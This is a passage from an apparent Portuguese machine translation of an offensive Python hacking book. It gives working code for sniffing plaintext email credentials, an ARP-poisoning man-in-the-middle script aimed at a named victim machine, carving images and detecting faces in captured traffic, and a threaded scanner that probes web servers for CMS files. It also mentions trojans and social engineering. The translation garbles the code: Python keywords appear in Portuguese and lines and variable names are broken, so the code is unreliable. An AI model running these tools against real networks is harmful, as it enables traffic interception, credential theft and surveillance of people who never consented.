Ou você pode criar iteradores simples se quiser enviar pacotes para uma rede inteira:

```
para ip em IPNetwork("192.168.112.1/24"): s
    = socket.socket()
    s.connect((ip, 25))
    # Enviar pacotes de
    correio eletrônico
```

Isso simplificará muito sua vida de programação ao lidar com redes inteiras de uma só vez, e é ideal para nossa ferramenta de descoberta de host. Depois de instalado, você estará pronto para prosseguir.

```
c:\Python27\python.exe scanner.py
Host Up: 192.168.0.1
Host up: 192.168.0.190
Host Up: 192.168.0.192
Host up: 192.168.0.195
```

Para uma verificação rápida como a que realizei, foram necessários apenas alguns segundos para obter os resultados. Ao cruzar a referência desses endereços IP com a tabela DHCP do meu roteador doméstico, pude verificar se os resultados eram precisos. Você pode facilmente expandir o que aprendeu neste capítulo para decodificar pacotes TCP e UDP e criar ferramentas adicionais em torno disso. Esse scanner também é útil para a estrutura de trojans que começaremos a criar no Capítulo 7.

Isso permitiria que um cavalo de Troia implantado varresse a rede local em busca de outros alvos. Agora que já sabemos o básico sobre como as redes funcionam em um nível alto e baixo, vamos explorar uma biblioteca Python muito madura chamada Scapy.

4

o b s e r v a ç ã o d o s e u p r o c e s s o d e c a p i t a l i z a ç ã o

Ocasionalmente, você se depara com uma biblioteca Python tão bem pensada e surpreendente que dedicar um capítulo inteiro a ela não pode lhe fazer justiça. Philippe Biondi criou uma biblioteca assim: a biblioteca de manipulação de pacotes Scapy. Talvez você termine este capítulo e perceba que eu o obriguei a trabalhar muito nos dois anteriores

capítulos que você poderia ter feito com apenas uma ou duas linhas do Scapy. O Scapy é poderoso e flexível, e as possibilidades são quase infinitas. Teremos um gostinho do que está acontecendo ao fazer sniffing para roubar credenciais de e-mail em texto simples e, em seguida, envenenar com ARP uma máquina-alvo em nossa rede para que possamos farejar seu tráfego. Concluiremos demonstrando como o processamento PCAP do Scapy pode ser estendido para extrair imagens do tráfego HTTP e, em seguida, realizar a detecção facial nelas para determinar se há humanos presentes nas imagens.

Recomendo que você use o Scapy em um sistema Linux, pois ele foi projetado para funcionar com o Linux em mente. A versão mais recente do Scapy é compatível com o Windows,¹, mas, para os fins deste capítulo, assumirei que você está usando a sua VM do Kali que tem uma instalação do Scapy em pleno funcionamento. Se você não tiver o Scapy, acesse <http://www.secdev.org/projects/scapy/> para instalá-lo.

Roubo de credenciais de e-mail

Você já passou algum tempo conhecendo os detalhes básicos do sniffing em Python. Portanto, vamos conhecer a interface do Scapy para farejar pacotes e dissecar seu conteúdo. Vamos criar um sniffer muito simples para capturar credenciais SMTP, POP3 e IMAP. Posteriormente, ao associar nosso sniffer ao ataque man-in-the-middle (MITM) de envenenamento do protocolo de resolução de endereços (ARP), poderemos facilmente roubar credenciais de outras máquinas na rede. É claro que essa técnica pode ser aplicada a qualquer protocolo ou simplesmente sugar todo o tráfego e armazená-lo em um arquivo PCAP para análise, o que também demonstraremos.

Para ter uma ideia do Scapy, vamos começar criando um esqueleto de sniffer que simplesmente dissecaria e despeja os pacotes. A função `sniff`, apropriadamente chamada, tem a seguinte aparência:

```
sniff(filter="", iface="any", prn=function, count=N)
```

O parâmetro `filter` permite especificar um filtro BPF (estilo Wireshark) para os pacotes que o Scapy fareja, que pode ser deixado em branco para farejar todos os pacotes. Por exemplo, para detectar todos os pacotes HTTP, você usaria um filtro BPF da porta `tcp 80`. O parâmetro `iface` informa ao sniffer em qual interface de rede ele deve ficar jarrado; se for deixado em branco, o Scapy farejará em todas as interfaces. O parâmetro `prn` especifica uma função de retorno de chamada a ser chamada para cada pacote que corresponda a o filtro, e a função de retorno de chamada recebe o objeto de pacote como seu único parâmetro. O parâmetro `count` especifica quantos pacotes você deseja farejar; se deixado em branco, o Scapy farejará indefinidamente.

Vamos começar criando um sniffer simples que detecta um pacote e despeja seu conteúdo. Em seguida, vamos expandi-lo para detectar apenas comandos relacionados a e-mail. Abra o `mail_sniffer.py` e digite o seguinte código:

```
from scapy.all import *

# nossa chamada de

retorno de pacote
❶ def packet_callback(packet):
    print packet.show()

# Ação nosso farejador
sniff(prn=packet_callback, count=1)
```

1. <http://www.secdev.org/projects/scapy/doc/installation.html#windows>

Começamos definindo nossa função de retorno de chamada que receberá cada pacote farejado ① e, em seguida, simplesmente dizemos ao Scapy para começar a farejar ② em todas as interfaces sem filtragem. Agora vamos executar o script e você verá uma saída semelhante à que está abaixo.

```
$ python2.7 mail_sniffer.py
AVISO: Nenhuma rota encontrada para o destino IPv6 :: (nenhuma rota
padrão?) ###[ Ethernet ]###
dst= 10:40:f3:ab:71:02
src= 00:18:e7:ff:5c:f8
type=
0x800 ###[ IP ]###
versão= 4L
ihl= 5L
tos= 0x0
len= 52
id= 35232
sinalizadores= DF
frag= 0L
ttl= 51
proto= tcp
chksum= 0x4a51
src= 195.91.239.8
dst= 192.168.0.198
\options   \
###[ TCP ]###
sport=
etlservicemgr dport=
54000
seq= 4154787032
ack= 2619128538
dataofs = 8L
reserved = 0L
flags = A
janela= 330
chksum= 0x80a2
urgptr= 0
options= [('NOP', None), ('NOP', None), ('Timestamp',
(1960913461, 764897985))]

Nenhum
```

Como isso foi incrivelmente fácil! Podemos ver que, quando o primeiro pacote foi recebido na rede, nossa função de retorno de chamada usou a função integrada `packet.show()` para exibir o conteúdo do pacote e dissecar algumas das informações do protocolo. O uso de `show()` é uma ótima maneira de depurar scripts à medida que você avança para garantir que está capturando a saída desejada.

Agora que temos nosso sniffer básico em execução, vamos aplicar um filtro e adicionar alguma lógica à nossa função de retorno de chamada para extrair cadeias de caracteres de autenticação relacionadas a e-mail.

```
from scapy.all import *

# nossa chamada de retorno de pacote
def packet_callback(packet):

①    se packet[TCP].payload:
        pacote_mail = str(packet[TCP].payload)

②    se "user" in mail_packet.lower() or "pass" in mail_packet.lower():
        print "[*] Server: %s" % packet[IP].dst
③    print "[*] %s" % packet[TCP].payload

# Acomece nosso farejador
④ sniff(filter="tcp port 110 or tcp port 25 or tcp port 143",prn=packet_callback,store=0)
```

Aqui é bem simples. Alteramos nossa função sniff para adicionar um filtro que inclui apenas o tráfego destinado às portas de correio comuns 110 (POP3), 143 (IMAP) e SMTP (25) ④. Também usamos um novo parâmetro chamado `store`, que, quando definido como 0, garante que o Scapy não mantenha os pacotes na memória. É uma boa ideia usar esse parâmetro se você pretende deixar um sniffer de longo prazo em execução, pois assim não estará consumindo grandes quantidades de RAM. Quando nossa função de retorno de chamada é chamada, verificamos se ela tem uma carga de dados ① e se a carga contém os comandos típicos de correio eletrônico USER ou PASS ②. Se detectarmos uma string de autenticação, imprimimos o servidor para o qual a estamos enviando e os bytes de dados reais do pacote ③.

Chutando os pneus

Aqui está um exemplo de saída de uma conta de e-mail fictícia à qual tentei conectar meu cliente de e-mail:

```
[Servidor: 25.57.168.12
[USUÁRIO jms
[Servidor: 25.57.168.12
[*] PASSAR justin
[Servidor: 25.57.168.12
[USUÁRIO jms
[Servidor: 25.57.168.12
[Teste PASS]
```

Você pode ver que o meu cliente de e-mail está tentando fazer login no servidor em 25.57.168.12 e enviando as credenciais de texto sem formatação pelo cabo. Esse é um exemplo muito simples de como você pode usar um script de sniffing do Scapy e transformá-lo em uma ferramenta útil durante os testes de penetração.

Cheirar seu próprio tráfego pode ser divertido, mas é sempre melhor cheirar com um amigo, portanto, vamos dar uma olhada em como executar um

ataque de envenenamento de ARP para cheirar o tráfego de uma máquina-alvo na mesma rede.

Envenenamento do cache ARP com o Scapy

O envenenamento por ARP é um dos truques mais antigos, porém mais eficazes, do kit de ferramentas de um hacker. De forma simples, convenceremos uma máquina-alvo de que nos tornamos seu gateway e também convenceremos o gateway de que, para alcançar a máquina-alvo, todo o tráfego precisa passar por nós. Todo computador em uma rede mantém um cache ARP que armazena os endereços MAC mais recentes que correspondem a endereços IP na rede local, e vamos envenenar esse cache com entradas que controlamos para realizar esse ataque. Como o Address Resolution Protocol (protocolo de resolução de endereços) e o envenenamento por ARP em geral são abordados em vários outros materiais, deixarei que você faça as pesquisas necessárias para entender como esse ataque funciona em um nível mais baixo.

Agora que sabemos o que precisamos fazer, vamos colocar isso em prática. Quando testei isso, ataquei uma máquina Windows real e usei minha VM Kali como máquina de ataque. Também testei esse código em vários dispositivos móveis conectados a um ponto de acesso sem fio e ele funcionou muito bem. O primeiro

O que faremos é verificar o cache ARP na máquina Windows de destino para que possamos ver nosso ataque em ação mais tarde. Examine o seguinte para ver como inspecionar o cache ARP em sua VM do Windows.

```
C:\Users\Clare> ipconfig
```

```
Configuração de IP do Windows
```

```
Adaptador LAN sem fio Conexão de rede sem fio: Sufixo DNS
```

```
específico da conexão: gateway.pace.com  
Endereço IPv6 local do link . . . . . : fe80::34a0:48cd:579:a3d9%11  
Endereço IPv4 . . . . . : 172.16.1.71
```

```
Máscara de sub-rede . . . . . : 255.255.255.0
```

① Gateway padrão : 172.16.1.254

```
C:\Users\Clare> arp -a
```

```
Interface: 172.16.1.71 --- 0xb
```

	Endereço da Internet	Endereço físico	Tipo
②	172.16.1.254	3c-ea-4f-2b-41-f9	dinâmico
	172.16.1.255	ff-ff-ff-ff-ff-ff	estático
	224.0.0.22	01-00-5e-00-00-16	estático
	224.0.0.251	01-00-5e-00-00-fb	estático
	224.0.0.252	01-00-5e-00-00-fc	estático
	255.255.255.255	ff-ff-ff-ff-ff-ff	estático

Portanto, agora podemos ver que o endereço IP do gateway ① está em 172.16.1.254 e sua entrada de cache ARP associada ② tem um endereço MAC de 3c-ea-4f-2b-41-f9. Tomaremos nota disso porque podemos visualizar o cache ARP enquanto o ataque estiver em andamento e ver que alteramos o endereço MAC registrado do gateway.

Endereço MAC. Agora que sabemos o gateway e o endereço IP de destino, vamos começar a codificar nosso script de envenenamento ARP. Abra um novo arquivo Python, chame-o de *arper.py* e digite o seguinte código:

```
from scapy.all import *
import os
importar sys
importar
threading
importar signal

interface=    "en1"
target_ip=
"172.16.1.71"
gateway_ip= "172.16.1.254"
packet_count = 1000

# Definir nossa interface
conf.iface = interface

# Desativar a saída
conf.verb = 0

print "[*] Configurando %s" % interface

❶ gateway_mac = get_mac(gateway_ip) se
    gateway_mac for None:
        print "[!!!] Falha ao obter o MAC do gateway. Exiting."
        sys.exit(0)
    e mais:
        print "[*] O gateway %s está em %s" % (gateway_ip,gateway_mac)

❷ target_mac = get_mac(target_ip) se
    target_mac for None:
        print "[!!!] Falha ao obter o MAC de destino.
        Exiting." sys.exit(0)
    e mais:
        print "[*] O alvo %s está em %s" % (target_ip,target_mac)

# iniciar thread de veneno
❸ poison_thread = threading.Thread(target = poison_target, args =
(gateway_ip, gateway_mac, target_ip, target_mac))
poison_thread.start()

tentar:
    print "[*] Iniciando o sniffer para %d pacotes" % packet_count

    bpf_filter = "ip host %s" % target_ip
❹     packets = sniff(count=packet_count,filter=bpf_filter,iface=interface)
```

```

# gravar os pacotes capturados
⑤ wrpcap('arper.pcap',packets)

# restaurar a rede
⑥ restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

exceto KeyboardInterrupt:
    # restaurar a rede
    restore_target(gateway_ip,gateway_mac,target_ip,target_mac)
    sys.exit(0)

```

Essa é a parte principal da configuração do nosso ataque. Começamos resolvendo os endereços MAC correspondentes do gateway ① e do endereço IP de destino ② usando uma função chamada `get_mac`, que será apresentada em breve. Depois de fazermos isso, criamos um segundo thread para iniciar o ataque de envenenamento ARP ③. Em nosso thread principal, iniciamos um sniffer ④ que capturará uma quantidade predefinida de pacotes usando um filtro BPF para capturar apenas o tráfego do nosso endereço IP de destino. Quando todos os pacotes tiverem sido capturados, nós os gravamos ⑤ em um arquivo PCAP para que possamos abri-los no Wireshark ou usar nosso script de escultura de imagem que está por vir. Quando o ataque é concluído, chamamos nossa função `restore_target` ⑥, que é responsável por colocar a rede de volta ao estado anterior ao envenenamento por ARP. Vamos adicionar as funções de suporte agora, inserindo o código a seguir acima do bloco de código anterior:

```

def restore_target(gateway_ip,gateway_mac,target_ip,target_mac): #

    método ligeiramente diferente usando send
    print "[*] Restaurando o alvo..."
    ① send(ARP(op=2, psrc=gateway_ip, pdst=target_ip, -
               hwdst="ff:ff:ff:ff:ff:ff",hwsr=gateway_mac),count=
               5)
    send(ARP(op=2, psrc=ip_alvo, pdst=ip_gateway, -
               hwdst="ff:ff:ff:ff:ff:ff",hwsr=mac_alvo),count=5)

    # sinaliza o thread principal para sair
    ② os.kill(os.getpid(), signal.SIGINT)

def get_mac(ip_address):

    ③ respostas,não respondidas = -
        srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip_address),-
            timeout=2,retry=10)

    # retorna o endereço MAC de uma resposta
    para s,r em respostas:
        retornar r[Ether].src

    retornar Nenhum

```



```

def poison_target(gateway_ip,gateway_mac,target_ip,target_mac):

④    poison_target = ARP()
        poison_target.op= 2
        poison_target.psrc = gateway_ip
        poison_target.pdst = target_ip
        poison_target.hwdst= target_mac

⑤    poison_gateway = ARP()
        poison_gateway.op= 2
        poison_gateway.psrc = target_ip
        poison_gateway.pdst = gateway_ip
        poison_gateway.hwdst= gateway_mac

        print "[*] Iniciando o veneno ARP. [CTRL-C para parar]

⑥    while True:
            try:
                send(poison_target) send(poison_gateway)

                time.sleep(2)
            except KeyboardInterrupt:
                restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

        print "[*] Ataque de veneno ARP
concluído." return

```

Portanto, essa é a essência do ataque real. Nossa função `restore_target` simplesmente envia os pacotes ARP apropriados para o endereço de broadcast da rede ❶ para redefinir os caches ARP do gateway e das máquinas de destino. Também enviamos um sinal para o thread principal ❷ para sair, o que será útil caso nosso thread de envenenamento tenha algum problema ou você pressione CTRL-C no teclado. Nossa função `get_mac` é responsável por usar a função `srp` (enviar e receber pacotes) ❸ para emitir uma solicitação ARP para o endereço IP especificado a fim de resolver o endereço MAC associado a ele. Nossa função `poison_target` cria solicitações ARP para envenenar tanto o IP de destino ❹ quanto o gateway ❺. Ao envenenar o gateway e o endereço IP de destino, podemos ver o tráfego entrando e saindo do destino. Continuamos emitindo essas solicitações ARP ❻ em um loop para garantir que as respectivas entradas de cache ARP permaneçam envenenadas durante todo o nosso ataque.

Vamos dar uma volta com esse garoto mau!

Chutando os pneus

Antes de começarmos, precisamos primeiro informar à nossa máquina host local que podemos encaminhar pacotes para o gateway e para o endereço IP de destino. Se estiver em sua VM do Kali, digite o seguinte comando no terminal:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

Se você for um fanboy da Apple, use o seguinte comando:

```
fanboy:tmp justin$ sudo sysctl -w net.inet.ip.forwarding=1
```

Agora que temos o encaminhamento de IP implementado, vamos acionar nosso script e verificar o cache ARP da nossa máquina de destino. Em seu computador de ataque, execute o seguinte (como root):

```
fanboy:tmp justin$ sudo python2.7 arper.py
AVISO: Nenhuma rota encontrada para o destino IPv6 :: (nenhuma rota
padrão?) [*] Configurando en1
[*] O gateway 172.16.1.254 está em
3c:ea:4f:2b:41:f9 [*] O alvo 172.16.1.71 está em
00:22:5f:ec:38:3d [*] Iniciando o veneno ARP.
[CTRL-C para parar] [*] Iniciando o sniffer para
1000 pacotes
```

Fantástico! Nenhum erro ou outra coisa estranha. Agora vamos validar o ataque em nossa máquina de destino:

```
C:\Users\Clare> arp -a
```

Interface: 172.16.1.71 --- 0xb	Endereço da Internet	Endereço físico	Tipo
	172.16.1.64	10-40-f3-ab-71-02	dinâmico
	172.16.1.254	10-40-f3-ab-71-02	dinâmico
	172.16.1.255	ff-ff-ff-ff-ff-ff	estático
	224.0.0.22	01-00-5e-00-00-16	estático
	224.0.0.251	01-00-5e-00-00-fb	estático
	224.0.0.252	01-00-5e-00-00-fc	estático
	255.255.255.255	ff-ff-ff-ff-ff-ff	estático

Agora você pode ver que a pobre Clare (é difícil ser casada com um hacker, hackear não é fácil, etc.) agora tem seu cache ARP envenenado, onde o gateway agora tem o mesmo endereço MAC que o computador atacante. Você pode ver claramente na entrada acima o gateway que estou atacando a partir do 172.16.1.64.

Quando o ataque terminar de capturar pacotes, você deverá ver um arquivo *arper.pcap* no mesmo diretório do seu script. É claro que você pode fazer coisas como forçar o computador de destino a fazer proxy de todo o seu tráfego por meio de uma instância local do Burp ou fazer várias outras coisas desagradáveis. Talvez você queira guardar esse PCAP para a próxima seção sobre processamento de PCAP - nunca se sabe o que poderá encontrar!

Processamento de PCAP

O Wireshark e outras ferramentas, como o Network Miner, são excelentes para explorar interativamente os arquivos de captura de pacotes, mas haverá momentos em que você desejará fatiar e analisar os PCAPs usando Python e Scapy. Alguns casos de uso excelentes são a geração de casos de teste de fuzzing com base no tráfego de rede capturado ou até mesmo algo tão simples como reproduzir o tráfego que você capturou anteriormente.

Vamos fazer uma abordagem um pouco diferente e tentar extrair arquivos de imagem do tráfego HTTP. Com esses arquivos de imagem em mãos, usaremos o OpenCV,² uma ferramenta de visão computacional, para tentar detectar imagens que contenham rostos humanos, de modo que possamos restringir as imagens que possam ser interessantes. Podemos usar nosso script de envenenamento ARP anterior para gerar os arquivos PCAP ou você pode estender o sniffer de envenenamento ARP para fazer a detecção facial instantânea de imagens enquanto o alvo estiver navegando. Vamos começar inserindo o código necessário para realizar a análise PCAP. Abra *pic_carver.py* e digite o seguinte código:

```
import re
import zlib
import cv2

from scapy.all import *

pictures_directory = "/home/justin/pic_carver/pictures"
faces_directory=      "/home/justin/pic_carver/faces"
pcap_file=           "bhp.pcap"

def http_assembler(pcap_file):

    carved_images= 0
    faces_detected = 0

❶    a = rdpcap(pcap_file)

❷    sessions= a.sessions() for

        session in sessions:

            http_payload = ""

            for packet in sessions[session]:

                try:
                    se packet[TCP].dport == 80 ou packet[TCP].sport == 80:

❸                    # Remontar o fluxo
                    http_payload += str(packet[TCP].payload)

                exceto:
                    passe

❹                    headers = get_http_headers(http_payload)

                    if headers is None:
                        continuar
```

2. Confira o OpenCV aqui: <http://www.opencv.org/>.

```

⑤     image,image_type = extract_image(headers,http_payload) se
        image não for None e image_type não for None:
            # armazenar a imagem
⑥     nome_do_arquivo = "%s-pic_carver_%d.%s" % -
                    (pcap_file,carved_images,image_type)

        fd = open("%s/%s" % -
                  (pictures_directory,file_name), "wb")

        fd.write(image)
        fd.close()

        carved_images += 1

        # agora tente a detecção de
        rosto:
⑦     result = face_detect("%s/%s" % -
                           (pictures_directory,file_name),file_name)

        se o resultado for
        verdadeiro:
            faces_detected += 1
        exceto:
            passe

    return carved_images, faces_detected

carved_images, faces_detected = http_assembler(pcap_file) print
"Extraido: %d imagens" % carved_images
print "Detected: %d faces" % faces_detected

```

Essa é a lógica principal do esqueleto de todo o nosso script, e adicionaremos as funções de suporte em breve. Para começar, abrimos o arquivo PCAP para processamento ①. Aproveitamos um belo recurso do Scapy para separar automaticamente cada sessão TCP ② em um dicionário. Usamos isso e filtrar somente o tráfego HTTP e, em seguida, concatenar a carga útil de todo o tráfego HTTP ③ em um único buffer. Isso é efetivamente o mesmo que clicar com o botão direito do mouse no Wireshark e selecionar Follow TCP Stream. Depois de remontar os dados HTTP, passamos para nossa função de análise de cabeçalho HTTP ④, que nos permitirá inspecionar os cabeçalhos HTTP individualmente. Depois de validarmos que estamos recebendo uma imagem de volta em uma resposta HTTP, extraímos a imagem bruta ⑤ e retornamos o tipo de imagem e o corpo binário da própria imagem. Essa não é uma rotina de extração de imagem infalível, mas, como você verá, ela funciona muito bem. Armazenamos a imagem extraída ⑥ e, em seguida, passamos o caminho do arquivo para a nossa rotina de detecção facial ⑦.

Agora, vamos criar as funções de suporte adicionando o seguinte código acima da nossa função `http_assembler`.

```
def get_http_headers(http_payload): try:
    # separar os cabeçalhos se o tráfego for HTTP
    headers_raw = http_payload[:http_payload.index("\r\n\r\n") + 2]

    # separar os cabeçalhos
    cabeçalhos = dict(re.findall(r"(?P<nome>.*?): (?P<valor>.*?)\r\n", headers_raw))
except:
    retornar Nenhum

Se "Content-Type" não estiver nos
cabeçalhos: return None

retornar cabeçalhos

def extract_image(headers, http_payload):
    image= None
    image_type = None

    tentar:
        se "image" estiver em headers['Content-Type']:
            # pegue o tipo de imagem e o corpo da imagem
            image_type = headers['Content-Type'].split("/")[1]

            image = http_payload[http_payload.index("\r\n\r\n") + 4:] #

            se detectarmos a compactação, descompacte a imagem
            tentar:
                se "Content-Encoding" em headers.keys():
                    se headers['Content-Encoding'] == "gzip":
                        image = zlib.decompress(image, 16+zlib.MAX_WBITS) elif
                        headers['Content-Encoding'] == "deflate":
                            imagem = zlib.decompress(imagem)
            exceto:
                passe
        exceto:
            retornar None,None

    retornar imagem, tipo de imagem
```

Essas funções de suporte nos ajudam a examinar mais de perto os dados HTTP que recuperamos do nosso arquivo PCAP. A função `get_http_headers`

usa o tráfego HTTP bruto e divide os cabeçalhos usando uma expressão regular. A função `extract_image` pega os cabeçalhos HTTP e determina se recebemos uma imagem na resposta HTTP. Se detectarmos que o cabeçalho `Content-Type` de fato contém o tipo MIME de imagem, dividimos o tipo de imagem e, se houver compressão aplicada à imagem em trânsito, tentamos descomprimi-la antes de retornar o tipo de imagem e o buffer de imagem bruta. Agora vamos inserir nosso código de detecção facial para determinar se há um rosto humano em qualquer uma das imagens que recuperamos. Adicione o seguinte código ao `pic_carver.py`:

```
def face_detect(path,file_name):  
    img= cv2.imread(path)  
    cascade = cv2.CascadeClassifier("haarcascade_frontalface_alt.xml")  
    rect= cascade.detectMultiScale(img, 1.3, 4, cv2.cv.CV_HAAR_¬  
        SCALE_IMAGE, (20,20))  
  
    if len(rects) == 0:  
        return False  
  
    rect[:, 2:] += rect[:, :2]  
  
    # destacar os rostos na imagem  
    for x1,y1,x2,y2 in rect:  
        cv2.rectangle(img,(x1,y1),(x2,y2),(127,255,0),2)  
  
    cv2.imwrite("%s/%s-%s" % (faces_directory,pcap_file,file_name),img)  
  
    return True
```

Este código foi generosamente compartilhado por Chris Fidao em <http://www.fideloper.com/facial-detection/> com pequenas modificações feitas por mim. Usando as ligações OpenCV Python, podemos ler a imagem ① e, em seguida, aplicar um classificador ② que é treinado antecipadamente para detectar faces em uma orientação frontal. Há classificadores para detecção de faces de perfil (lateral), mãos, frutas e uma série de outros objetos que você pode experimentar. Depois que a detecção for executada, ela retornará as coordenadas do retângulo que correspondem ao local onde o rosto foi detectado na imagem. Em seguida, desenhamos um retângulo verde real sobre essa área ③ e escrevemos a imagem resultante ④. Agora vamos dar uma olhada em tudo isso em sua VM do Kali.

Chutando os pneus

Se você não tiver instalado primeiro as bibliotecas do OpenCV, execute os seguintes comandos (mais uma vez, obrigado, Chris Fidao) em um terminal em sua VM do Kali:

```
#:> apt-get install python-opencv python-numpy python-scipy
```

Isso deve instalar todos os arquivos necessários para lidar com a detecção facial em nossas imagens resultantes. Também precisamos obter o arquivo de treinamento de detecção facial da seguinte forma:

```
wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

Agora, crie alguns diretórios para nossa saída, insira um PCAP e execute o script. O resultado deve ser parecido com o seguinte:

```
#:> mkdir imagens  
#:> mkdir faces  
#:> python pic_carver.py  
Extraido: 189 imagens  
Detectadas: 32 faces  
#:>
```

Você poderá ver várias mensagens de erro sendo produzidas pelo OpenCV devido ao fato de que algumas das imagens que alimentamos podem estar corrompidas ou parcialmente baixadas ou seu formato pode não ser suportado. (Deixarei a criação de uma rotina robusta de extração e validação de imagens como tarefa de casa para você). Se você abrir o diretório de faces, verá vários arquivos com faces e caixas verdes mágicas desenhadas ao redor delas.

Essa técnica pode ser usada para determinar os tipos de conteúdo que seu alvo está vendendo, bem como para descobrir abordagens prováveis por meio de engenharia social. É claro que você pode estender esse exemplo além de usá-lo contra imagens esculpidas de PCAPs e usá-lo em conjunto com técnicas de rastreamento e análise da Web descritas em capítulos posteriores.

5

WEB HACKERy

A análise de aplicativos da Web é absolutamente essencial para um invasor ou testador de penetração. Na maioria das redes modernas, os aplicativos da Web apresentam a maior superfície de ataque e, portanto, são também o caminho mais comum para obter acesso. Há várias ferramentas excelentes para aplicativos Web que foram escritas em Python,

incluindo w3af, sqlmap e outros. Sinceramente, tópicos como injeção de SQL já foram muito discutidos, e as ferramentas disponíveis são maduras o suficiente para não precisarmos reinventar a roda. Em vez disso, exploraremos os fundamentos da interação com a Web usando Python e, em seguida, aproveitaremos esse conhecimento para criar ferramentas de reconhecimento e de força bruta. Você verá como a análise de HTML pode ser útil na criação de forças brutais, ferramentas de reconhecimento e mineração de sites com muito texto. A ideia é criar algumas ferramentas diferentes para que você tenha as habilidades fundamentais necessárias para criar qualquer tipo de ferramenta de avaliação de aplicativos da Web que seu cenário de ataque específico exigir.

A biblioteca de soquetes da Web: urllib2

Da mesma forma que escrever ferramentas de rede com a biblioteca socket, quando estiver criando ferramentas para interagir com serviços da Web, você usará a biblioteca urllib2. Vamos dar uma olhada em uma solicitação GET muito simples para o site da No Starch Press:

```
importar urllib2

❶ body = urllib2.urlopen("http://www.nostarch.com")

❷ print body.read()
```

Este é o exemplo mais simples de como fazer uma solicitação GET a um site. Lembre-se de que estamos apenas buscando a página bruta do site No Starch e que nenhum JavaScript ou outra linguagem do lado do cliente será executada.

Simplesmente passamos uma URL para a função urlopen **❶** e ela retorna um objeto semelhante a um arquivo que nos permite ler de volta **❷** o corpo do que o servidor da Web remoto retorna. Na maioria dos casos, no entanto, você vai querer um controle mais refinado sobre como fazer essas solicitações, incluindo a capacidade de definir cabeçalhos específicos, lidar com cookies e criar solicitações POST. A urllib2 expõe uma classe Request que oferece esse nível de controle. Abaixo está um exemplo de como criar a mesma solicitação GET usando a classe Request e definindo um cabeçalho HTTP User-Agent personalizado:

```
importar urllib2

url = "http://www.nostarch.com"

❶ headers = {}
headers['User-Agent'] = "Googlebot"

❷ request = urllib2.Request(url,headers=headers)
resposta = urllib2.urlopen(request)

print resposta.read()
response.close()
```

A construção de um objeto Request é um pouco diferente do nosso exemplo anterior. Para criar cabeçalhos personalizados, você define um dicionário de cabeçalhos **❶**, que permite que você defina a chave e o valor do cabeçalho que deseja usar. Nesse caso, faremos com que nosso script Python pareça ser o Googlebot. Em seguida, criamos nosso objeto Request, passamos a url e o dicionário de cabeçalhos **❷** e, depois, passamos o objeto Request para a chamada da função urlopen **❸**. Isso retorna um objeto normal do tipo arquivo que podemos usar para ler os dados do site remoto.

Agora temos os meios fundamentais para conversar com serviços e sites da Web, portanto, vamos criar algumas ferramentas úteis para qualquer ataque a aplicativos da Web ou teste de penetração.

Mapeamento de instalações de aplicativos da Web de código aberto

Os sistemas de gerenciamento de conteúdo e as plataformas de blog, como Joomla, WordPress e Drupal, simplificam o início de um novo blog ou site e são relativamente comuns em um ambiente de hospedagem compartilhada ou mesmo em uma rede corporativa. Todos os sistemas têm seus próprios desafios em termos de instalação, configuração e gerenciamento de patches, e esses conjuntos de CMS não são exceção. Quando um administrador de sistemas sobrecarregado ou um desenvolvedor da Web infeliz não segue todos os procedimentos de segurança e instalação, pode ser fácil para um invasor obter acesso ao servidor da Web.

Como podemos fazer o download de qualquer aplicativo da Web de código aberto e determinar localmente sua estrutura de arquivos e diretórios, podemos criar um scanner específico que possa procurar todos os arquivos acessíveis no destino remoto. Isso pode eliminar os arquivos de instalação restantes, diretórios que devem ser protegidos por arquivos .htaccess e outros itens que podem ajudar um invasor a se estabelecer no servidor da Web. Este projeto também apresenta o uso de objetos Python Queue, que nos permitem criar uma pilha de itens grande e segura para threads e fazer com que vários threads escolham itens para processamento. Isso permitirá que nosso scanner seja executado muito rapidamente. Vamos abrir o arquivo *web_app_mapper.py* e inserir o seguinte código:

```
importar Queue
importar threading
importar os
importar urllib2

roscas= 10

target      "http://www.blackhatpython.com" directory
= "/Users/justin/Downloads/joomla-3.1.1" filters
= [".jpg", ".gif", "png", ".css"]

os.chdir(diretório)

web_paths = Queue.Queue()

❸ for r,d,f in os.walk("."):
    for files in f:
        remote_path = "%s/%s" % (r,files) if
        remote_path.startswith("."):
            remote_path = remote_path[1:]
        if os.path.splitext(files)[1] not in filters:
            web_paths.put(remote_path)

def test_remote():
❹    enquanto não web_paths.empty():
        caminho = web_paths.get()
        url = "%s%s" % (destino, caminho)

        request = urllib2.Request(url)
```



```

tentar:
    response = urllib2.urlopen(request)
    content = response.read()

❸     imprimir "[%d] => %s" %
        (response.code, path) response.close()

❹     except urllib2.HTTPError as error:
        #print "Falha %s" % error.code
        pass

❺ for i in range(threads):
    print "Geração de thread: %d" % i
    t = threading.Thread(target=test_remote)
    t.start()

```

Começamos definindo o site de destino remoto ❶ e o diretório local no qual baixamos e extraímos o aplicativo da Web. Também criamos uma lista simples de extensões de arquivos que não nos interessam na impressão digital. Essa lista pode ser diferente dependendo do aplicativo de destino. A variável `web_paths` ❷ é o nosso objeto Queue, no qual armazenaremos os arquivos que tentaremos localizar no servidor remoto. Em seguida, usamos a função `os.walk` ❸ para percorrer todos os arquivos e diretórios no diretório local do aplicativo Web. À medida que percorremos os arquivos e diretórios, estamos construindo o caminho completo para os arquivos de destino e testando-os em relação à nossa lista de filtros para garantir que estamos procurando apenas os tipos de arquivo que desejamos. Para cada arquivo válido que encontramos localmente, nós o adicionamos à nossa fila `web_paths`.

Observando a parte inferior do script ❻, estamos criando uma série de threads (conforme definido na parte superior do arquivo), cada uma das quais será chamada de função `test_remote`. A função `test_remote` opera em um loop que continuará a ser executado até que a fila `web_paths` esteja vazia. Em cada iteração do loop, pegamos um caminho da fila ❼, adicionamos ao caminho base do site de destino e, em seguida, tentamos recuperá-lo. Se conseguirmos recuperar o arquivo, emitiremos o código de status HTTP e o caminho completo para o arquivo ❽. Se o arquivo não for encontrado ou estiver protegido por um arquivo `.htaccess`, isso fará com que o `urllib2` lance um erro, que será tratado ❾ para que o loop possa continuar sendo executado.

Chutando os pneus

